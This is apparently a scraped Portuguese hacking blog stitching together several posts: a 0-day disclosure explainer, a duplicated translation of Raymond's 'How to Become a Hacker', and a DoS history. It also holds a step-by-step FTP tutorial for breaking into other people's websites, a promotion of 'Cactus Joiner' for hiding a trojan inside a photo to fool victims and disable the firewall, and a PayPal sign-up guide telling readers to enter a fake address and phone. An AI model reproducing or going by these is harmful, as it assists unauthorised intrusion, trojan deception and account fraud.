Alguns hackers que são considerados Gray Hat (chapéu cinza), quando descobrem uma vulnerabilidade 0-day em um sistema, programa ou site, avisam a empresa ou programador responsável pelo sistema, porém ao invés de aguardar que a empresa lance uma correção para o sistema, o hacker se sente a vontade para divulgar a vulnerabilidade publicamente, algumas vezes até mesmo com o exploit para exploração da falha. Normalmente os hackers com esse modelo de conduta, justificam essa ação como uma pressão a mais, para que a empresa responsável pelo sistema vulnerável se dedique mais na correção da falha e lance o quanto antes a correção, o problema é que isso nem sempre da certo e o resultado são vários e vários usuários que ficam vulneráveis até que a empresa lance a correção.
Nesses casos a melhor medida de segurança é a utilização de uma ferramenta ou sistema semelhante ao vulnerável, até que o mesmo seja corrigido.
3º Ambiente:
Normalmente quando crackers encontram vulnerabilidades 0-day em sistemas, programas ou sites, eles imediatamente tentam criar um exploit para a falha e em seguida partem para a invasão, os mesmos não divulgam a vulnerabilidade nem publicamente nem para a empresa responsável pelo sistema, isso faz com que o cracker tenha posse de uma forma de invasão totalmente desconhecida, o que facilita a invasão de vários outros computadores que utilizam o mesmo sistema vulnerável. Em alguns casos particulares, os crackers trocam vulnerabilidades 0-day por outras vulnerabilidades 0-day em fóruns ou grupos de relacionamentos.
Nesses casos, todos os usuários do sistema vulnerável ficaram expostos a ataques até que a empresa descubra a falha ou alguém a informe, isso pode levar dias, meses ou até mesmo anos.
Resumindo:
As vulenrabilidades 0-day são falhas que foram recentemente encontradas, os exploits 0-day são exploits que foram criados para uma vulnerabilidade 0-day ou um exploit que nunca tinha sido criado para a falha em questão.
Analisando os três ambientes acima, podemos ver que o fato de atualizarmos os programas e sistemas que utilizamos, não nos deixa totalmente imunes a ataques, a melhor forma de defesa ainda é a informação e a boa conduta, por isso sempre evite baixar programas suspeitos ou acessar sites também suspeitos.

Leia Mais >>

criando conta no paypal

1º- Entre no site www.paypal.com, no topo do site, clique em Sign up;
2º- Clique na caixa que está escrito "United States" e coloque "Brazil";

3º- Feito isso, deverá mudar de página. Deixe tudo como está, desça e clique em "Continue";
4º- Beleza, vai aparecer o formulário... Segue a tradução:
5º- First name - Seu primeiro nome
6º- Last Name - Sobrenome
7º- Address Line 1 - Endereço- Pode ser qualquer um. Ex. Rua Falsa, 76
8º- Address Line 2(optional) - Não precisa preencher
9º- City - Cidade
10º- State / Province / Region - Seu estado Ex. Sao paulo
11º- Postal Code - CEP, pode por esse: 10010101
12º- Home Telephone - Telefone, pode por isso: 551001003232
13º- Work Telephone - Não precisa preencher
14º- Mobile Telephone - Não precisa preencher
15º- Email Address: - Esse será seu login no PayPal, coloque um email VERDADEIRO, pois você precisará validar sua conta!
16º- Re-enter Email Address - Coloque o mesmo email
17º- Password - Uma senha de no mínimo 8 dígitos
18º- Retype Password - Digite a mesma senha
19º- Security Question 1 / Answer 1 - Escolha a primeira mesmo e coloque uma fruta que vc gosta Ex: Laranja
20º- Security Question 2 / Answer 2 - Escolha o terceiro e coloque um dia da semana Ex: Quinta

Agora no finalzinho, onde tiver "Yes or No" selecione YES, embaixo copie o código que estiver na caixa embaixo e clique em "Sign Up"*Se aparecer pra pedir cartão de crédito é só cancelar.Mesmo cancelando a conta será criada.

21º- Pronto, você tem sua conta no PayPal!
Leia Mais >>

como se tornar um hacker, primeiros passos.

Como se Tornar um Hacker
Por que esse documento?
Como editor do Jargon File, freqüentemente recebo pedidos por email de entusiasmados iniciantes, perguntando (de fato) "como eu posso aprender a ser um grande hacker?". Estranhamente, parece que não existem FAQs ou documentos na Web que se refiram a essa importante questão, então aqui está o meu.


O que é um hacker?
O Jargon File contém um monte de definições do termo "hacker", a maioria deles tendo a ver com aptidão técnica e um prazer em resolver problemas e superar limites. Se você quer saber como se tornar um hacker, entretanto, apenas duas são realmente relevantes.
Existe uma comunidade, uma cultura compartilhada, de programadores experts e gurus de rede cuja história remonta a decadas atrás, desde os primeiros minicomputadores de tempo compartilhado e os primeiros experimentos na ARPAnet. Os membros dessa cultura deram origem ao termo "hacker". Hackers construíram a Internet. Hackers fizeram do sistema operacional Unix o que ele é hoje. Hackers mantém a Usenet. Hackers fazem a World Wide Web funcionar. Se você é parte desta cultura, se você contribuiu a ela e outras pessoas o chamam de hacker, você é um hacker.

A mentalidade hacker não é confinada a esta cultura do hacker-de-software. Há pessoas que aplicam a atitude hacker em outras coisas, como eletrônica ou música -- na verdade, você pode encontrá-la nos níveis mais altos de qualquer ciência ou arte. Hackers de software reconhecem esses espíritos aparentados de outros lugares e podem chamá-los de "hackers" também -- e alguns alegam que a natureza hacker é realmente independente da mídia particular em que o hacker trabalha. Mas no restante deste documento, nos concentraremos nas habilidades e dos hackers de software, e nas tradições da cultura compartilhada que deu origem ao termo `hacker'.

Existe outro grupo de pessoas que se dizem hackers, mas não são. São pessoas (adolescentes do sexo masculino, na maioria) que se divertem invadindo computadores e fraudando o sistema telefônico. Hackers de verdade chamam essas pessoas de "crackers", e não tem nada a ver com eles. Hackers de verdade consideram os crackers preguiçosos, irresponsáveis, e não muito espertos, e alegam que ser capaz de quebrar sistemas de segurança torna alguém hacker tanto quanto fazer ligação direta em carros torna alguém um engenheiro automobilístico. Infelizmente, muitos jornalistas e escritores foram levados a usar, errôneamente, a palavra "hacker" para descrever crackers; isso é muito irritante para os hackers de verdade.

A diferença básica é esta: hackers constróem coisas, crackes as destróem.

Se você quer ser um hacker, continue lendo. Se você quer ser um cracker, vá ler o newsgroup alt.2600 e se prepare para se dar mal depois de descobrir que você não é tão esperto quanto pensa. E isso é tudo que eu digo sobre crackers.


A Atitude Hacker
Hackers resolvem problemas e constróem coisas, e acreditam na liberdade e na ajuda mútua voluntária. Para ser aceito como um hacker, você tem que se comportar de acordo com essa atitude. E para se comportar de acordo com essa atitude, você tem que realmente acreditar nessa atitude.
Mas se você acha que cultivar a atitude hacker é somente um meio para ganhar aceitação na cultura, está enganado. Tornar-se o tipo de pessoa que acredita nessas coisas é importante para você -- para ajudá-lo a aprender e manter-se motivado. Assim como em todas as artes criativas, o modo mais efetivo para se tornar um mestre é imitar a mentalidade dos mestres -- não só intelectualmente como emocionalmente também.

Então, se você quer ser um hacker, repita as seguinte coisas até que você acredite nelas:

1. O mundo está repleto de problemas fascinantes esperando para serem resolvidos.
Ser hacker é muito divertido, mas é um tipo de diversão que necessita de muito esforço. Para haver esforço é necessário motivação. Atletas de sucesso retiram sua motivação de uma espécie de prazer físico em trabalhar seus corpos, em tentar ultrapassar seus próprios limites físicos. Analogamente, para ser um hacker você precisa ter uma emoção básica em resolver problemas, afiar suas habilidades e exercitar sua inteligência. Se você não é o tipo de pessoa que se sente assim naturalmente, você precisará se tornar uma para ser um hacker. Senão, você verá sua energia para "hackear" sendo esvaída por distrações como sexo, dinheiro e aprovação social.
(Você também tem que desenvolver uma espécie de fé na sua própria capacidade de aprendizado -- crer que, mesmo que você não saiba tudo o que precisa para resolver um problema, se souber uma parte e aprender a partir disso, conseguirá aprender o suficiente para resolver a próxima parte -- e assim por diante, até que você termine.)


2. Não se deve resolver o mesmo problema duas vezes.
Mentes criativas são um recurso valioso e limitado. Não devem ser desperdiçadas reinventando a roda quando há tantos problemas novos e fascinantes por aí.
Para se comportar como um hacker, você tem que acreditar que o tempo de pensamento dos outros hackers é precioso -- tanto que é quase um dever moral compartilhar informação, resolver problemas e depois dar as soluções, para que outros hackers possam resolver novos problemas ao invés de ter que se preocupar com os antigos indefinidamente. (Você não tem que acreditar que é obrigado a dar toda a sua produção criativa, ainda que hackers que o fazem sejam os mais respeitados pelos outros hackers. Não é inconsistente com os valores do hacker vender o suficiente da sua produção para mantê-lo alimentado e pagar o aluguel e computadores. Não é inconsistente usar suas habilidades de hacker para sustentar a família ou mesmo ficar rico, contanto que você não esqueça que é um hacker.)


3. Tédio e trabalho repetitivo são nocivos.
Hackers (e pessoas criativas em geral) não podem ficar entediadas ou ter que fazer trabalho repetitivo, porque quando isso acontece significa que eles não estão fazendo o que apenas eles podem fazer -- resolver novos problemas. Esse desperdício prejudica a todos. Portanto, tédio e trabalho repetitivo não são apenas desagradáveis, mas nocivos também.
Para se comportar como um hacker, você tem que acreditar nisso de modo a automatizar as partes chatas tanto quanto possível, não apenas para você como para as outras pessoas (principalmente outros hackers).

(Há uma exceção aparente a isso. Às vezes, hackers fazem coisas que podem parecer repetitivas ou tediosas para um observador, como um exercício de "limpeza mental", ou para adquirir uma habilidade ou ter uma espécie particular de experiência que não seria possível de outro modo. Mas isso é por opção -- ninguém que consiga pensar deve ser forçado ao tédio.


4. Liberdade é uma coisa boa.
Hacker são naturalmente anti-autoritários. Qualquer pessoa que lhe dê ordens pode impedi-lo de resolver qualquer que seja o problema pelo qual você está fascinado -- e, dado o modo em que a mente autoritária funciona, geralmente arranjará alguma desculpa espantosamente idiota isso. Então, a atitude autoritária deve ser combatida onde quer que você a encontre, para que não sufoque a você e a outros hackers.
(Isso não é a mesma coisa que combater toda e qualquer autoridade. Crianças precisam ser orientadas, e criminosos, detidos. Um hacker pode aceitar alguns tipos de autoridade a fim de obter algo que ele quer mais que o tempo que ele gasta seguindo ordens. Mas isso é uma barganha restrita e consciente; não é o tipo de sujeição pessoal que os autoritários querem.)

Pessoas autoritárias prosperam na censura e no segredo. E desconfiam de cooperação voluntária e compartilhamento de informação -- só gostam de "cooperação" que eles possam controlar. Então, para se comportar como um hacker, você tem que desenvolver uma hostilidade instintiva à censura, ao segredo, e ao uso da força ou mentira para compelir adultos responsáveis. E você tem que estar disposto a agir de acordo com esta crença.


5. Atitude não substitui competência.
Para ser um hacker, você tem que desenvolver algumas dessas atitudes. Mas apenas ter uma atitude não fará de você um hacker, assim como não o fará um atleta campeão ou uma estrela de rock. Para se tornar um hacker é necessário inteligência, prática, dedicação, e trabalho duro.
Portanto, você tem que aprender a desconfiar de atitude e respeitar todo tipo de competência. Hackers não deixam posers gastar seu tempo, mas eles idolatram competência -- especialmente competência em "hackear", mas competência em qualquer coisa é boa. A competência em habilidades que poucos conseguem dominar é especialmente boa, e competência em habilidades que involvem agudeza mental, perícia e concentração é a melhor.

Se você reverenciar competência, gostará de desenvolvê-la em si mesmo -- o trabalho duro e dedicação se tornará uma espécie de um intenso jogo, ao invés de trabalho repetitivo. E isso é vital para se tornar um hacker.


Habilidades básicas do hacker
A atitude hacker é vital, mas habilidades são ainda mais vitais. Atitude não substitui competência, e há uma certo conjunto de habilidades que você precisa ter antes que um hacker sonhe em lhe chamar de um.
Esse conjunto muda lentamente com o tempo, de acordo com a criação de novas habilidades. Por exemplo, costumava incluir programação em linguagem de máquina, e até recentemente não incluía HTML. Mas agora é certo que inclui o seguinte:


1. Aprenda a programar.
Essa é, claro, a habilidade básica do hacker. Em 1997, a linguagem que você absolutamente precisa aprender é C (apesar de não ser a que você deve aprender primeiro). Mas você não é um hacker e nem mesmo um programador se você souber apenas uma linguagem -- você tem que aprender a pensar sobre problemas de programação de um modo geral, independentemente de qualquer linguagem. Para ser um hacker de verdade, você precisa ter chegado ao ponto de conseguir aprender uma nova linguagem em questão de dias, relacionando o que está no manual ao que você já sabe. Isso significa que você deve aprender várias linguagens bem diferentes.
Além de C, você também deve aprender pelo menos LISP e Perl (e Java está tentando pegar um lugar nessa lista). Além de serem as linguagens mais importantes para hackear, cada uma delas representa abordagens à programaçaão bem diferentes, e todas o educarão em pontos importantes.

Eu nao posso lhe dar instruções completas sobre como aprender a programar aqui -- é uma habilidade complexa. Mas eu posso lhe dizer que livros e cursos também não servirão (muitos, talvez a maioria dos melhores hacker são auto-didatas). O que servirá é (a) ler código e (b) escrever código.

Aprender a programar é como aprender a escrever bem em linguagem natural. A melhor maneira é ler um pouco dos mestres da forma, escrever algumas coisas, ler mais um monte, escrever mais um monte, ler mais um monte, escrever... e repetir até que seu estilo comece a desenvolver o tipo de força e economia que você vê em seus modelos.

Achar bom código para ler costumava ser difícil, porque havia poucos programas grandes disponíveis em código-fonte para que hackers novatos pudessem ler e mexer. Essa situação mudou dramaticamente; open-source software (software com código-fonte aberto), ferramentas de programação, e sistemas operacionais (todos feitos por hackers) estão amplamente disponíveis atualmente.

2. Pegue um dos Unixes livres e aprenda a mexer.
Estou assumindo que você tem um computador pessoal ou tem acesso a um (essas crianças de hoje em dia tem tão facilmente :-)). O passo mais importante que um novato deve dar para adquirir habilidades de hacker é pegar uma cópia do Linux ou de um dos BSD-Unixes, o instalar em um PC, e rodá-lo.
Sim, há outros sistemas operacionais no mundo além do Unix. Porém, eles são distribuídos em forma binária -- você não consegue ler o código, e você não consegue modificá-lo. Tentar aprender a "hackear" em DOS, Windows ou MacOS é como tentar aprender a dançar com o corpo engessado.

Além disso, Unix é o sistema operacional da Internet. Embora você possa aprender a usar a Internet sem conhecer Unix, você não pode ser um hacker sem entendê-lo. Por isso, a cultura hacker, atualmente, é fortemente centralizada no Unix. (Não foi sempre assim, e alguns hackers da velha guarda não gostam da situação atual, mas a simbiose entre o Unix e a Internet se tornou tão forte que até mesmo o músculo da Microsoft não parece ser capaz de ameacá-la seriamente.)

Então, pegue um Unix -- eu gosto do Linux, mas existem outros caminhos. Aprenda. Rode. Mexa. Acesse a Internet através dele. Leia o código. Modifique o código. Você terá ferramentas de programação (incluindo C, Lisp e Perl) melhores do qualquer sistema operacional da Microsoft pode sonhar em ter, você se divertirá, e irá absorver mais conhecimento do que perceber, até que você olhará para trás como um mestre hacker.

Para aprender mais sobre Unix, veja The Loginataka.

Para pegar o Linux, veja Where To Get Linux.

3. Aprenda a usar a World Wide Web e escrever em HTML.
A maioria das coisas que a cultura hacker tem construído funciona "invisivelmente", ajudando no funcionamento de fábricas, escritórios e universidades sem nenhum óbvio na vida dos não-hackers. A Web é a grande exceção, o enorme e brilhante brinquedo dos hackers que até mesmo políticos admitem que está mudando o mundo. Por esse motivo (e vários outros também) você precisa a aprender como trabalhar na Web.
Isso não significa apenas aprender a mexer em um browser (qualquer um faz isso), mas aprender a programar em HTML, a linguagem de markup da Web. Se você não sabe programar, escrever em HTML lhe ensinará alguns hábitos mentais que o ajudarão. Então faça uma home page.

Mas apenas ter uma home page não chega nem perto de torná-lo um hacker. A Web está repleta de home pages. A maioria delas é inútil, porcaria sem conteúdo -- porcaria muito bem apresentada, note bem, mas porcaria mesmo assim (mais sobre esse assunto em The HTML Hell Page).

Para valer a pena, sua página deve ter conteúdo -- deve ser interessante e/ou útil para outros hackers. E isso nos leva ao próximo assunto...


Status na Cultura Hacker
Como a maioria das culturas sem economia monetária, a do hacker se baseia em reputação. Você está tentando resolver problemas interessantes, mas quão interessantes eles são, e se suas soluções são realmente boas, é algo que somente seus iguais ou superiores tecnicamente são normalmente capazes de julgar.
Conseqüentemente, quando você joga o jogo do hacker, você aprende a marcar pontos principalmente pelo que outros hackers pensam da sua habilidade (por isso você não é hacker até que outros hackers lhe chamem assim). Esse fato é obscurecido pela imagem solitária que se faz do trabalho do hacker; e também por um tabu hacker-cultural que é contra admitir que o ego ou a aprovação externa estão envolvidas na motivação de alguém.

Especificamente, a cultura hacker é o que os antropologistas chamam de cultura de doação. Você ganha status e reputação não por dominar outras pessoas, nem por ser bonito, nem por ter coisas que as pessoas querem, mas sim por doar coisas. Especificamente, por doar seu tempo, sua criatividade, e os resultados de sua habilidade.

Há basicamente cinco tipos de coisas que você pode fazer para ser respeitado por hackers:


1. Escrever open-source software.
O primeiro (o mais central e mais tradicional) é escrever programas que outros hackers achem divertidos ou úteis, e dar o código-fonte para que toda a cultura hacker use.
(Nós costumávamos chamar isto de "free software", mas isso confundia muitas pessoas que não sabiam ao certo o significado de "free". Agora, muitos de nós preferem o termo "open-source" software).

[nota do tradutor: "free" significa tanto "livre" como "gratuito", daí a confusão. O significado que se pretende é "livre".] Os "semi-deuses" mais venerados da cultura hacker são pessoas que escreveram programas grandes, competentes, que encontraram uma grande demanda e os distribuíram para que todos pudessem usar.


2. Ajude a testar e depurar open-source software
Também estão servindo os que depuram open-source software. Neste mundo imperfeito, inevitavelmente passamos a maior parte do tempo de desenvolvimento na fase de depuração. Por isso, qualquer autor de open-source software que pense lhe dirá que bons beta-testers (que saibam descrever sintomas claramente, localizar problemas, tolerar bugs em um lançamento apressado, e estejam dispostos a aplicar algumas rotinas de diagnóstico) valem seu peso em ouro. Até mesmo um desses beta-testers pode fazer a diferença entre uma fase de depuração virar um longo e cansativo pesadelo, ou ser apenas um aborrecimento saudável. Se você é um novato, tente achar um programa sob desenvolvimento em que você esteja interessado e seja um bom beta-tester. Há um progressão natural de ajudar a testar programas para ajudar a depurar e depois ajudar a modificá-los. Você aprenderá muito assim, e criará um bom karma com pessoas que lhe ajudarão depois.

3. Publique informação útil.
Outra boa coisa a se fazer é coletar e filtrar informações úteis e interessantes em páginas da Web ou documentos como FAQs ("Frequently Asked Questions lists", ou listas de perguntas freqüentes), e torne-os disponíveis ao público.
Mantenedores de grandes FAQs técnicos são quase tão respeitados quanto autores de open-source software.


4. Ajude a manter a infra-estrutura funcionando.
A cultura hacker (e o desenvolvimento da Internet, quanto a isso) é mantida por voluntários. Existe muito trabalho sem glamour que precisa ser feito para mantê-la viva -- administrar listas de email, moderar grupos de discussão, manter grandes sites que armazenam software, desenvolver RFCs e outros padrões técnicos.
Pessoas que fazem bem esse tipo de coisa são muito respeitadas, porque todo mundo sabe que esses serviços tomam muito tempo e não são tão divertidos como mexer em código. Fazê-los mostra dedicação.


5. Sirva a cultura hacker em si.
Finalmente, você pode servir e propagar a cultura em si (por exemplo, escrevendo um apurado manual sobre como se tornar um hacker :-)). Você só terá condição de fazer isso depois de ter estado por aí por um certo tempo, e ter se tornado conhecido por uma das primeiras quatro coisas.
A cultura hacker não têm líderes, mas têm seus heróis culturais, "chefes tribais", historiadores e porta-vozes. Depois de ter passado tempo suficiente nas trincheiras, você pode ser tornar um desses. Cuidado: hackers desconfiam de egos espalhafatosos em seus "chefes tribais", então procurar visivelmente por esse tipo de fama é perigoso. Ao invés de se esforçar pela fama, você tem que de certo modo se posicionar de modo que ela "caia" em você, e então ser modesto e cortês sobre seu status.


A Conexão Hacker/Nerd
Contrariamente ao mito popular, você não tem que ser um nerd para ser um hacker. Ajuda, entretanto, e muitos hackers são de fato nerds. Ser um proscrito social o ajuda a se manter concentrado nas coisas realmente importantes, como pensar e "hackear".
Por isso, muitos hackers adotaram o rótulo "nerd", e até mesmo usam o termo (mais duro) "geek" como um símbolo de orgulho -- é um modo de declarar sua independência de expectativas sociais normais. Veja The Geek Page para discussão extensiva.

Se você consegue se concentrar o suficiente em hackear para ser bom nisso, e ainda ter uma vida, está ótimo. Isso é bem mais fácil hoje do que quando era um novato nos anos 70; atualmente a cultura mainstream é muito mais receptiva a tecno-nerds. Há até mesmo um número crescente de pessoas que percebem que hackers são, freqüentemente, amantes e cônjuges de alta qualidade. Girl's Guide to Geek Guys.

Se hackear o atrai porque você não vive, tudo bem -- pelo menos você não terá problemas para se concentrar. Talvez você consiga uma vida normal depois.


Pontos Sobre Estilo
Para ser um hacker, você tem que entrar na mentalidade hacker. Há algumas coisas que você pode fazer quando não estiver na frente de um computador e que podem ajudar. Não substituem o ato de hackear (nada substitui isso), mas muitos hackers as fazem, e sentem que elas estão ligadas de uma maneira básica com a essência do hacking.

Leia ficção científica. Freqüente convenções de ficção científica (uma boa maneira de encontrar hackers e proto-hackers).
Stude o Zen, e/ou faça artes marciais. (A disciplina mental parece similar em pontos importantes).
Desenvolva um ouvido analítico para música. Aprenda a apreciar tipos peculiares de música. Aprenda a tocar bem algum instrumento musical, ou a cantar.
Desenvolva sua apreciação de trocadilhos e jogo de palavras.
Aprenda a escrever bem em sua língua nativa. (Um número surpreendente de hackers, incluindo todos os melhores que eu conheço, são bons escritores.)
Quanto mais dessas coisas você já fizer, mais provável que você tenha naturalmente um material hacker. Por que essas coisas em particular não é completamente claro, mas elas são ligadas com uma mistura de habilidades dos lados esquerdo e direito do cérebro que parece ser muito importante (hackers precisam ser capazes de tanto raciocinar logicamente quanto pôr de lado, de uma hora para outra, a lógica aparente do problema).
Finalmente, algumas coisas a não serem feitas.

Não use um nome de usuário ou pseudônimo bobo e grandioso.
Não entre em flame wars ("guerrinhas") na Usenet (ou em qualquer outro lugar).
Não se auto-intitule um "cyberpunk", e não perca seu tempo com alguém que o faça.
Não poste ou escreve email cheio de erros de ortografia e gramática.
A única reputação que você conseguirá fazendo alguma dessas coisas é a de um twit [um chato, geralmente filtrado nos grupos de discussão]. Hackers tem boa memória -- pode levar anos antes que você se reabilite o suficiente para ser aceito.

Outros Recursos
O Loginataka tem algumas coisas a dizer sobre o treinamento e a atitude adequados a um hacker de Unix.
Eu também escrevi A Brief History Of Hackerdom.

Peter Seebach mantém um excelente Hacker FAQ para gerentes que não sabem como lidar com hackers.

Eu escrevi um documento, The Cathedral and the Bazaar ("A Catedral e o Bazar"), que explica muito sobre como o Linux e as culturas de open-source software funcionam.


Perguntas Freqüentes
Q: Você me ensina como "hackear"?
Desde que publiquei essa página, recebi vários pedidos por semana de pessoas querendo que eu "ensinasse tudo sobre hacking". Infelizmente, eu não tenho tempo nem energia para isso; meus próprios projetos hackers tomam 110% do meu tempo.
Mesmo se eu fizesse, hacking é uma atitude e uma habilidade na qual você tem que basicamente ser auto-didata. Você verá que, embora hackers de verdade queiram lhe ajudar, eles não o respeitarão se você pedir "mastigado" tudo que eles sabem.

Aprenda algumas coisas primeiro. Mostre que você está tentando, que você é capaz de aprender sozinho. Depois faça perguntas aos hackers que encontrar.


Q: Onde eu posso encontrar hackers de verdade para conversar?
Bem, não no IRC, com certeza -- lá só existem flamers e crackers. A melhor maneira é encontrar um grupo de usuários local de Unix ou Linux, e freqüentar as reuniões (você pode encontrar links para várias listas de grupos de usuários na página da LDP em Sunsite).

Q: Que linguagem devo aprender primeiro?
HTML, se você ainda não souber. Existe um monte de livros sobre HTML lustrosos, modistas e ruins por aí e, infelizmente, pouquíssimos bons. O livro de que mais gosto é HTML: The Definitive Guide.
Quando você estiver pronto pra começar a programar, eu recomendaria começar com Perl ou Python. C é realmente importante, mas muito mais difícil.


Q: Mas o open-source software não deixará os programadores incapazes de ganhar a vida?
Parece improvável -- até agora, a indústria de open-source software parece estar criando empregos ao invés de tirá-los. Se ter escrito um programa é ganho econômico em relação a não tê-lo escrito, um programador será pago independentemente de o programa ser livre depois de feito. E, independentemente de quanto open-source software é feito, sempre parece haver mais demanda por aplicações novas e personalizadas.

Q: Como eu começo? Onde posso pegar um Unix livre?
Em outro lugar da página eu incluí ponteiros onde pegar o Linux. Para ser um hacker você precisa de motivação, iniciativa e capacidade de se educar. Comece agora...


--------------------------------------------------------------------------------

Tradução de Rafael Caetano dos Santos.
Leia Mais >>

informativo hacker

Há muito tempo os hackers atuam, mas inegavelmente foi no início de 2000 que eles ganharam as manchetes de jornais e revistas em todo o mundo. Durante três dias, na primeira quinzena de fevereiro daquele ano, uma ação coordenada por um grupo de hackers prejudicou o funcionamento e gerou grande prejuízo a sites muito populares como Yahoo!,Amazon, eBay,ZDNet, Buy.com e CNN.com. A ação foi realizada com um artifício considerado simples, chamado DoS (Denial of Service, recusa de serviço). Nesse tipo de ataque, os hackers não entram nos computadores das vítimas para roubar informações. Eles simplesmente os bombardeiam com uma quantidade tão grande de dados que o acesso a elas fica bloqueado. Identificar os hackers que fazem esse tipo de ataque é especialmente difícil porque eles usam milhares de máquinas espalhadas pelo mundo, sem que os donos se dêem conta. Esses computadores funcionam como "escravos" sob o comando de um mestre a distância, que invadiu e dominou esses equipamentos que, na maioria das vezes, possuem conexão de acesso rápido à Internet.

Passados três anos desse episódio em que o mundo olhou pela primeira vez com um certo medo a ação dos hackers, as empresas se armaram, contrataram especialistas, novos sistemas de segurança foram desenvolvidos e as equipes foram treinadas para evitar invasões.Também uma infinidade de títulos mostrando como agiam os hackers foi lançada.


O resultado? Os hackers continuaram agindo e aumentando seu poder de fogo cada vez mais. Para se ter uma idéia, em 21 de outubro de 2002, um poderoso ataque conseguiu derrubar nove dos 13 servidores que gerenciam o tráfego mundial da Internet. Na época, um oficial do governo americano descreveu o ataque como a invasão mais sofisticada em grande escala já feita em toda a história da Internet contra computadores de missão crítica.
Leia Mais >>

ENVADINDO SITE POR FTP

vai no iniciar>>>executar...e digita cmd

vai aparecer uma tela preta la vc coloca ftp e da enter!!

depois vc escreve "OPEN"(sem aspas). ae vai aparecer "para"(sem aspas) (ae vc escreve ftp.(qual quer site que vc quer hackiar) obs:tira o www e substitua por ftp!!!

ops:naum sao todos os sites que dao para fazer isso!!

ae vai aparecer conectado ao networks.com,vai aparecer Login(nele vc so da enter) depois que vc der enter vai aparecer SENHA (nele tambem vc da enter blz?) a lembrando vc so coloka seu login e sua senha se vc naum estiver hackiando o site blz?,mas como nós estamos aki pra hackia qualque tipo de site agente pula isso neh?

ae vc da enter..vai aparecer que deu falha no logon naum se preocupe pq sempre aparece isso..

ae vc escreve: quote user ftp e da ENTER

depois escreve: quote cwd~root(ou se vc preferir ~sys)(sao os mais usados) e da ENTER

depois: quote pass ftp da ENTER

e depois para acabar escreva:dir e da enter...

depois disso se vc kiser ver se vc consiguil hackiar vc vai na url e escreve assim ftp.(o site que vc pois) e da enter ae vc vai ve as pastas do site

obs:naum joguem nd fora pq quem faz isso é cracker naum hacker!!

a lenbrando se o site fica insistindo muito pra colokar o login aahahah desista escolha outro^^
Leia Mais >>


Cactus Joiner 3.0

O Cactus Joiner 2.5, é um pequeno programa com que poderás unir infinitos arquivos em 1 só. Poderás usar este programa para ocultar um server de um trojan junto com outra aplicação como uma foto para enganar a vítima. A parte poderás fazer com que arquivos se executem de forma normal ou de forma oculta. Como novidade esta nova versão inclui um Firewall Killer, com esta opção activada faremos que nosso trojan desactive a firewall do Windows XP.


Leia Mais >>

Como se tornar um Hacker

Estou colocando este conteúdo abaixo sobre como se tornar um hacker, mas não pense que lendo esse texto irá aprender toda arte hacker e sair por ai invadindo computadores não. Leia e verá do que se trata o texto.

:idea: Por que esse documento?

Como editor do Jargon File(http://www.ccil.org/jargon), freqüentemente recebo pedidos por email de entusiasmados iniciantes, perguntando (de fato) "como eu posso aprender a ser um grande hacker?". Estranhamente, parece que não existem FAQs ou documentos na Web que se refiram a essa importante questão, então aqui está o meu.

:idea: O que é um hacker?

O Jargon File(http://www.ccil.org/jargon) contém um monte de definições do termo "hacker", a maioria deles tendo a ver com aptidão técnica e um prazer em resolver problemas e superar limites. Se você quer saber como se tornar um hacker, entretanto, apenas duas são realmente relevantes.

Existe uma comunidade, uma cultura compartilhada, de programadores experts e gurus de rede cuja história remonta a décadas atrás, desde os primeiros minicomputadores de tempo compartilhado e os primeiros experimentos na ARPAnet. Os membros dessa cultura deram origem ao termo "hacker". Hackers construíram a Internet; Hackers fizeram do sistema operacional Unix o que ele é hoje; Hackers mantém a Usenet; Hackers fazem a World Wide Web funcionar. Se você é parte desta cultura, se você contribuiu a ela e outras pessoas o chamam de hacker, você é um hacker.

A mentalidade hacker não é confinada a esta cultura do hacker-de-software. Há pessoas que aplicam a atitude hacker em outras coisas, como eletrônica ou música - na verdade, você pode encontrá-la nos níveis mais altos de qualquer ciência ou arte. Hackers de software reconhecem esses espíritos aparentados de outros lugares e podem chamá-los de "hackers" também - e alguns alegam que a natureza hacker é realmente independente da mídia particular em que o hacker trabalha. Mas no restante deste documento, nos concentraremos nas habilidades dos hackers de software, e nas tradições da cultura compartilhada que deu origem ao termo “hacker”.

Existe outro grupo de pessoas que se dizem hackers, mas não são. São pessoas (adolescentes do sexo masculino, na maioria) que se divertem invadindo computadores e fraudando o sistema telefônico. Hackers de verdade chamam essas pessoas de "crackers", e não tem nada a ver com eles. Hackers de verdade consideram os crackers preguiçosos, irresponsáveis, e não muito espertos, e alegam que ser capaz de quebrar sistemas de segurança torna alguém hacker tanto quanto fazer ligação direta em carros torna alguém um engenheiro automobilístico. Infelizmente, muitos jornalistas e escritores foram levados a usar, erroneamente, a palavra "hacker" para descrever crackers, isso é muito irritante para os hackers de verdade. A diferença básica é esta: hackers constroem coisas, crackers as destroem.

:idea: A Atitude Hacker

Hackers resolvem problemas e constroem coisas, e acreditam na liberdade e na ajuda mútua voluntária. Para ser aceito como um hacker, você tem que se comportar de acordo com essa atitude. E para se comportar de acordo com essa atitude, você tem que realmente acreditar nessa atitude. Mas se você acha que cultivar a atitude hacker é somente um meio para ganhar aceitação na cultura, está enganado. Tornasse o tipo de pessoa que acredita nessas coisas é importante para você - para ajudá-lo a aprender e manter-se motivado. Assim como em todas as artes criativas, o modo mais efetivo para se tornar um mestre é imitar a mentalidade dos mestres - não só intelectualmente como emocionalmente também.

Então, se você quer se comportar como um hacker, acredite nas seguintes coisas:

:arrow: 1. O mundo está repleto de problemas fascinantes esperando para serem resolvidos.

Ser hacker um é muito divertido, mas é um tipo de diversão que necessita de muito esforço. Para haver esforço é necessário motivação. Atletas de sucesso retiram sua motivação de uma espécie de prazer físico em trabalhar seus corpos, em tentar ultrapassar seus próprios limites físicos. Analogamente, para ser um hacker você precisa ter uma emoção básica em resolver problemas, afiar suas habilidades e exercitar sua inteligência. Se você não é o tipo de pessoa que se sente assim naturalmente, você precisará se tornar uma para ser um hacker. Se não, você verá sua energia para "hackear" sendo esvaída por distrações como sexo, dinheiro e aprovação social.

